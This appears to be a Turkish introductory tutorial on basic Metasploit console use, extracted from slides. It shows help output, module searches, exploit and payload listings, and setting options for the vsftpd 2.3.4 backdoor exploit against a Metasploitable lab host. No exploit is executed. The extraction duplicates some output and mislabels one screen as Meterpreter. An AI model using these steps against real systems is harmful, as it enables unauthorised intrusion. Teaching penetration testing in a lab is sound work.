[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
msf >
```

Temel Metasploit Kullanımı

help komutu ile Metasploitin tüm komutlarını ve parametreleri açıklamaları ile görebilmekteyiz.

```
msf > help

Core Commands
=====

Command      Description
-----
?            Help menu
advanced    Displays advanced options for one or more modules
back        Move back from the current context
banner      Display an awesome metasploit banner
cd          Change the current working directory
color       Toggle color
connect     Communicate with a host
edit        Edit the current module with $VISUAL or $EDITOR
exit       Exit the console
get         Gets the value of a context-specific variable
getg       Gets the value of a global variable
grep       Grep the output of another command
help       Help menu
info       Displays information about one or more modules
irb        Drop into irb scripting mode
jobs       Displays and manages jobs
kill       Kill a job
load       Load a framework plugin
loadpath   Searches for and loads modules from a path
makerc     Save commands entered since start to a file
options    Displays global options or for one or more modules
popm       Pops the latest module off the stack and makes it active
previous   Sets the previously loaded module as the current module
pushm     Pushes the active or list of modules onto the module stack
quit       Exit the console
reload_all Reloads all modules from all defined module paths
rename_job Rename a job
resource   Run the commands stored in a file
route     Route traffic through a session
save      Saves the active datastores
search    Searches module names and descriptions
sessions  Dump session listings and display information about sessions
set       Sets a context-specific variable to a value
setg     Sets a global variable to a value
show     Displays modules of a given type, or all modules
sleep   Do nothing for the specified number of seconds
spool   Write console output into a file as well the screen
threads View and manipulate background threads
unload  Unload a framework plugin
```

```
msf5 (kali) > help

Host: kali      Uptime: 0h 1m 40s

CPU
MHz: 2295      Load: 0.00, 0.03, 0.04
Tasks: 1 / 151  CPU0: 2% CPU1: 0%

Processes
NAME      PID    CPU    MEM
postgres 1591   0.00   0.0
postgres 1595   0.00   0.0
ruby     1571   0.00   12.0
postgres 1529   0.00   0.0
postgres 1528   0.00   0.0

Memory & Swap
RAM: 28%
Swap: 0%

Disk Usage
root 41% free  11.8GiB / 28.2GiB

Network I/O
Down: 0B KB/s Up: 0B KB/s
Downloaded: 5.54KiB Uploaded: 10.7K

Host I/O Summary
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B

Inbound: 0B Outbound: 0B Total:
Inbound: 2 Localhost Local Service/Port
Localhost postgres
Localhost postgres

Outbound: 0B Remote Service/Port
Localhost postgres
Localhost postgres
```

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

makerc          Save commands entered since start to a file
options         Displays global options or for one or more modules
popm           Pops the latest module off the stack and makes it active
previous       Sets the previously loaded module as the current module
pushm         Pushes the active or list of modules onto the module stack
quit          Exit the console
reload_all     Reloads all modules from all defined module paths
rename_job     Rename a job
resource       Run the commands stored in a file
route         Route traffic through a session
save         Saves the active datastores
search        Searches module names and descriptions
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg         Sets a global variable to a value
show         Displays modules of a given type, or all modules
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
unload       Unload a framework plugin
unset       Unsets one or more context-specific variables
unsetg      Unsets one or more global variables
use         Selects a module by name
version     Show the framework and console library version numbers

Database Backend Commands
=====
Command          Description
-----
creds          List all credentials in the database
db_connect     Connect to an existing database
db_disconnect  Disconnect from the current database instance
db_export      Export a file containing the contents of the database
db_import     Import a scan result file (filetype will be auto-detected)
db_nmap       Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status     Show the current database status
hosts         List all hosts in the database
loot          List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace     Switch between database workspaces

msf > |
```

Temel Metasploit Kullanımı

search Komutu

search <aranan exploit,payloads,cve numarası yada genel bir ifade >

Temel Metasploit Kullanımı

```
systemctl start postgres...
root 04:09, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > search ftp
Matching Modules
=====
Name                               Disclosure Date Rank      Description
-----
auxiliary/admin/cisco/vpn_3000_ftp_bypass 2006-08-23 normal Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
auxiliary/admin/officescan/tllisten_traversal normal TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
auxiliary/admin/tftpd/tftpd_transfer_util normal TFTP File Transfer Utility
auxiliary/dos/scada/d20_tftpd_overflow 2012-01-19 normal General Electric D20ME TFTP Server Buffer Overflow DoS
auxiliary/dos/windows/ftp/filezilla_admin_user 2005-11-07 normal FileZilla FTP Server Admin Interface Denial of Service
auxiliary/dos/windows/ftp/filezilla_server_port 2006-12-11 normal FileZilla FTP Server Malformed PORT Denial of Service
auxiliary/dos/windows/ftp/guildftpd_cwdlist 2008-10-12 normal Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof 2010-12-21 normal Microsoft IIS FTP Server Encoded Response Overflow Trigger
auxiliary/dos/windows/ftp/iis_list_exhaustion 2009-09-03 normal Microsoft IIS FTP Server LIST Stack Exhaustion
auxiliary/dos/windows/ftp/solarftp_user 2011-02-22 normal Solar FTP Server Malformed USER Denial of Service
auxiliary/dos/windows/ftp/titan626_site 2008-10-14 normal Titan FTP Server 6.26.630 SITE WHO DoS
auxiliary/dos/windows/ftp/vicftps50_list 2008-10-24 normal Victory FTP Server 5.0 LIST DoS
auxiliary/dos/windows/ftp/winftpd230_nlst 2008-09-26 normal WinFTP 2.3.0 NLST Denial of Service
auxiliary/dos/windows/ftp/xmeasy560_nlst 2008-10-13 normal XM Easy Personal FTP Server 5.6.0 NLST DoS
auxiliary/dos/windows/ftp/xmeasy570_nlst 2009-03-27 normal XM Easy Personal FTP Server 5.7.0 NLST DoS
auxiliary/dos/windows/tftpd/pt360_write 2008-10-29 normal PacketTrap TFTP Server 2.2.5459.0 DoS
auxiliary/dos/windows/tftpd/solarwinds 2010-05-21 normal SolarWinds TFTP Server 10.4.0.10 Denial of Service
auxiliary/fuzzers/ftp/client_ftpd normal Simple FTP Client Fuzzer
auxiliary/fuzzers/ftp/ftp_pre_post normal Simple FTP Fuzzer
auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08 normal Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
auxiliary/gather/d20pass 2012-01-19 normal General Electric D20 Password Recovery
auxiliary/gather/konica_minolta_pwd_extract normal Konica Minolta Password Extractor
auxiliary/scanner/ftp/anonymous normal Anonymous FTP Access Detection
auxiliary/scanner/ftp/bison_ftp_traversal 2015-09-28 normal BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/ftp_login normal FTP Authentication Scanner
auxiliary/scanner/ftp/ftp_version normal FTP Version Scanner
auxiliary/scanner/ftp/konica_ftp_traversal 2015-09-22 normal Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/pcman_ftp_traversal 2015-09-28 normal PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/titanftp_xcrc_traversal 2010-06-15 normal Titan FTP XCRC Directory Traversal Information Disclosure
auxiliary/scanner/http/titan_ftp_admin_pwd normal Titan FTP Administrative Password Disclosure
auxiliary/scanner/misc/zenworks_preboot_fileaccess normal Novell ZENworks Configuration Management Preboot Service Remote File Access
auxiliary/scanner/portscan/ftpbounce normal FTP Bounce Port Scanner
auxiliary/scanner/quake/server_info normal Gather Quake Server Information
auxiliary/scanner/rsync/modules_list normal List Rsync Modules
auxiliary/scanner/snmp/cisco_config_tftpd normal Cisco IOS SNMP Configuration Grabber (TFTP)
auxiliary/scanner/snmp/cisco_upload_file normal Cisco IOS SNMP File Upload (TFTP)
auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal Cerberus FTP Server SFTP Username Enumeration
auxiliary/scanner/tftpd/ipswitch_whatsupgold_tftpd 2011-12-12 normal IpSwitch WhatsUp Gold TFTP Directory Traversal
auxiliary/scanner/tftpd/netdecision_tftpd 2009-05-16 normal NetDecision 4.2 TFTP Directory Traversal
auxiliary/scanner/tftpd/tftpdbrute normal TFTP Brute Forcer
```

Temel Metasploit Kullanımı

show Komutu

İstenilen bileşenleri listeyip görmemizi sağlar.

show exploits : Metasploit üzerindeki tüm exploitleri gösterir

show payloads : Metasploit üzerindeki tüm payloadları gösterir

show targets : Bulunan targetları listeler

show options: Exploit yada payloadın tüm ayarlarını gösterir.

Temel Metasploit Kullanımı

```
msf > show exploits

Exploits
=====
Name                               Disclosure Date Rank Description
-----
aix/local/ibstat_path               2013-09-24      excellent ibstat $PATH Privilege Escalation
aix/rpc_cmds_opcode21                2009-10-07      great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath        2009-06-17      great      ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
android/browser/samsung_knox_smdm_url 2014-11-12      excellent Samsung Galaxy KNOX Android Browser RCE
android/browser/webview_addjavascriptinterface 2012-12-21      excellent Android Browser and WebView addJavaScriptInterface Code Execution
android/fileformat/adobe_reader_pdf_js_interface 2014-04-13      good      Adobe Reader for Android addJavaScriptInterface Exploit
android/local/futex_requeue         2014-05-03      excellent Android 'Towelroot' Futex Requeue Kernel Exploit
apple_ios/browser/safari_libtiff    2006-08-01      good      Apple iOS MobileSafari LibTIFF Buffer Overflow
apple_ios/email/mobilemail_libtiff  2006-08-01      good      Apple iOS MobileMail LibTIFF Buffer Overflow
apple_ios/ssh/cydia_default_ssh      2007-07-02      excellent Apple iOS Default SSH Password Vulnerability
bsd/softcart/mercantec_softcart     2004-08-19      great      Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs         2001-12-12      good      System V Derived /bin/login Extraneous Arguments Buffer Overflow
firefox/local/exec_shellcode        2014-03-10      normal     Firefox Exec Shellcode from Privileged Javascript Shell
freebsd/ftp/proftpd_telnet_iac       2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/http/watchguard_cmd_exec     2015-06-29      excellent Watchguard XCS Remote Command Execution
freebsd/local/mmap                   2013-06-18      great      FreeBSD 9 Address Space Manipulation Privilege Escalation
freebsd/local/watchguard_fix_corrupt_mail 2015-06-29      manual     Watchguard XCS FixCorruptMail Local Privilege Escalation
freebsd/misc/citrix_netscaler_soap_bof 2014-09-22      normal     Citrix NetScaler SOAP Handler Remote Code Execution
freebsd/samba/trans2open             2003-04-07      great      Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report        2008-01-08      average    XTACACS report() Buffer Overflow
freebsd/telnet/telnet_encrypt_keyid  2011-12-23      great      FreeBSD Telnet Service Encryption Key ID Buffer Overflow
hpux/lpd/cleanup_exec               2002-08-28      excellent HP-UX LPD Command Execution
irix/lpd/tagprinter_exec             2001-09-01      excellent Irix LPD tagprinter Command Execution
linux/antivirus/escan_password_exec  2014-04-04      excellent eScan Web Management Console Command Injection
linux/browser/adobe_flashplayer_aslaunch 2008-12-17      good      Adobe Flash Player ActionScript Launch Command Execution Vulnerability
linux/ftp/proftpd_sreplace           2006-11-26      great      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
linux/ftp/proftpd_telnet_iac         2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure            2004-06-18      good      Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/accellion_fta_getstatus_oauth 2015-07-10      excellent Accellion FTA getStatus verify_oauth token Command Execution
linux/http/advantech_switch_bash_env_exec 2015-12-01      excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)
linux/http/airties_login_cgi_bof     2015-03-31      normal     Airties login-cgi Buffer Overflow
linux/http/alcatel_omnipcx_mastercgi_exec 2007-09-09      manual     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
linux/http/alienvault_sql_i_exec     2014-04-24      excellent AlienVault OSSIM SQL Injection and Remote Code Execution
linux/http/astium_sqli_upload        2013-09-17      manual     Astium Remote Code Execution
linux/http/belkin_login_bof          2014-05-09      normal     Belkin Play N750 login.cgi Buffer Overflow
linux/http/centreon_sqli_exec        2014-10-15      excellent Centreon SQL and Command Injection
linux/http/cfme_manageiq_evm_upload_exec 2013-09-04      normal     Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs Path Traversal
linux/http/ddwrt_cgibin_exec         2009-07-20      excellent DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/dlink_authentication_cgi_bof 2013-02-08      normal     D-Link authentication.cgi Buffer Overflow
linux/http/dlink_command_php_exec_noauth 2013-02-04      excellent D-Link Devices Unauthenticated Remote Command Execution
```

Temel Metasploit Kullanımı

```
systemctl start postgres...
root 03:56, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > show payloads
=====
Name                               Disclosure Date  Rank  Description
-----
aix/ppc/shell_bind_tcp              normal          AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port             normal          AIX Command Shell, Find Port Inline
aix/ppc/shell_interact              normal          AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp           normal          AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http    normal          Android Meterpreter, Dalvik Reverse HTTP Stager
android/meterpreter/reverse_https   normal          Android Meterpreter, Dalvik Reverse HTTPS Stager
android/meterpreter/reverse_tcp     normal          Android Meterpreter, Dalvik Reverse TCP Stager
android/shell/reverse_http          normal          Command Shell, Dalvik Reverse HTTP Stager
android/shell/reverse_https         normal          Command Shell, Dalvik Reverse HTTPS Stager
android/shell/reverse_tcp           normal          Command Shell, Dalvik Reverse TCP Stager
bsd/sparc/shell_bind_tcp            normal          BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp         normal          BSD Command Shell, Reverse TCP Inline
bsd/x64/exec                         normal          BSD x64 Execute Command
bsd/x64/shell_bind_ipv6_tcp         normal          BSD x64 Command Shell, Bind TCP Inline (IPv6)
bsd/x64/shell_bind_tcp              normal          BSD x64 Shell Bind TCP
bsd/x64/shell_bind_tcp_small        normal          BSD x64 Command Shell, Bind TCP Inline
bsd/x64/shell_reverse_ipv6_tcp      normal          BSD x64 Command Shell, Reverse TCP Inline (IPv6)
bsd/x64/shell_reverse_tcp           normal          BSD x64 Shell Reverse TCP
bsd/x64/shell_reverse_tcp_small     normal          BSD x64 Command Shell, Reverse TCP Inline
bsd/x86/exec                         normal          BSD Execute Command
bsd/x86/metsvc_bind_tcp             normal          FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp          normal          FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell/bind_ipv6_tcp         normal          BSD Command Shell, Bind TCP Stager (IPv6)
bsd/x86/shell/bind_tcp              normal          BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag              normal          BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_ipv6_tcp      normal          BSD Command Shell, Reverse TCP Stager (IPv6)
bsd/x86/shell/reverse_tcp           normal          BSD Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp              normal          BSD Command Shell, Bind TCP Inline
bsd/x86/shell_bind_tcp_ipv6         normal          BSD Command Shell, Bind TCP Inline (IPv6)
bsd/x86/shell_find_port             normal          BSD Command Shell, Find Port Inline
bsd/x86/shell_find_tag              normal          BSD Command Shell, Find Tag Inline
bsd/x86/shell_reverse_tcp           normal          BSD Command Shell, Reverse TCP Inline
bsd/x86/shell_reverse_tcp_ipv6     normal          BSD Command Shell, Reverse TCP Inline (IPv6)
bsd/x86/shell/bind_tcp              normal          BSDi Command Shell, Bind TCP Stager
bsd/x86/shell/reverse_tcp           normal          BSDi Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp              normal          BSDi Command Shell, Bind TCP Inline
bsd/x86/shell_find_port             normal          BSDi Command Shell, Find Port Inline
bsd/x86/shell_reverse_tcp           normal          BSDi Command Shell, Reverse TCP Inline
cmd/unix/bind_awk                   normal          Unix Command Shell, Bind TCP (via AWK)
```

Temel Metasploit Kullanımı

use Komutu

İstenilen exploiti yada payload ı seçmek için kullanılır.

```
use <exploit_adi> use <payload_adi>
```

Temel Metasploit Kullanımı

systemctl start postgres...

systemctl start postgresql; msfdb start; msfconsole ""

```
msf > search vsft
Matching Modules
=====
Name                                     Disclosure Date  Rank      Description
-----
exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Host: kali Uptime: 0h 12m 51s

CPU

MHz: 2295 Load: 0.02, 0.03, 0.04
Tasks: 1 / 142 CPU0: 0% CPU1: 0%

Processes

NAME	PID	CPU	MEM
ruby	1571	0.51	17.5
redis-server	787	0.51	0.3
kworker/0:1	4913	0.00	0.1
kworker/0:2	4982	0.00	0.1
postgres	1991	0.00	0.2

Memory & Swap

RAM 32%
Swap 0%

Filesystem

root 41% free 11.8GiB / 28.2G

Networking (eth0: 10.10.10.12)

Down: 0B KB/s Up: 0B KB/s
Downloaded: 9.82KiB Uploaded: 11.5K

41.1% 100% 0KB/s

Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B

Connections

Inbound:	Outbound:	Total:
Inbound	Outbound: 2	Local Service/Port
localhost		postgres
localhost		postgres
Outbound	Remote Service/Port	
localhost	postgres	
localhost	postgres	

Temel Metasploit Kullanımı

set Komutu

Bir değişkene değer aktarmak için kullanılır.

set RHOST <hedef (kurban)_ip_adresi>

set LHOST <local (kendi)_ip_adresimiz>

Temel Metasploit Kullanımı

```
systemctl start postgres...
root 04:17, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""

Matching Modules
=====
Name: exploit/unix/ftp/vsftpd_234_backdoor
Disclosure Date: 2011-07-03
Rank: excellent
Description: VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOST     192.168.237.169  yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options


Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOST     192.168.237.169  yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) >
```



The image shows a Metasploit Meterpreter session. The user has loaded the 'exploit/unix/ftp/vsftpd_234_backdoor' module. The 'show options' command displays the module's configuration, including the target IP (RHOST) and port (RPORT). The user then sets RHOST to '192.168.237.169' and runs 'show options' again to confirm the change. The background features a faint watermark of a dragon's head and the text 'KARLINUX'.

Temel Metasploit Kullanımı

setg Komutu

Değişkenlere global olarak değer atar. Her bir başka exploit yada payload ta o değişkene yeniden değer girmeniz gerekmez.

setg RHOST <hedef_ip> : RHOST değişkenine global değer atar.

setg LHOST <local_ip> : LHOST değişkenine global değer atar.

Temel Metasploit Kullanımı

unset Komutu

Değişkene aktarılan değeri iptal eder.

unset LHOST : LHOST değişkeninin değerini iptal eder.

unset RHOST : RHOST değişkeninin değerini iptal eder.

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.237.169 yes       The target address
  RPORT     21               yes       The target port


Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(vsftpd_234_backdoor) > unset RHOST
Unsetting RHOST...
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     21               yes       The target address
  RPORT     21               yes       The target port

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(vsftpd_234_backdoor) >
```



```
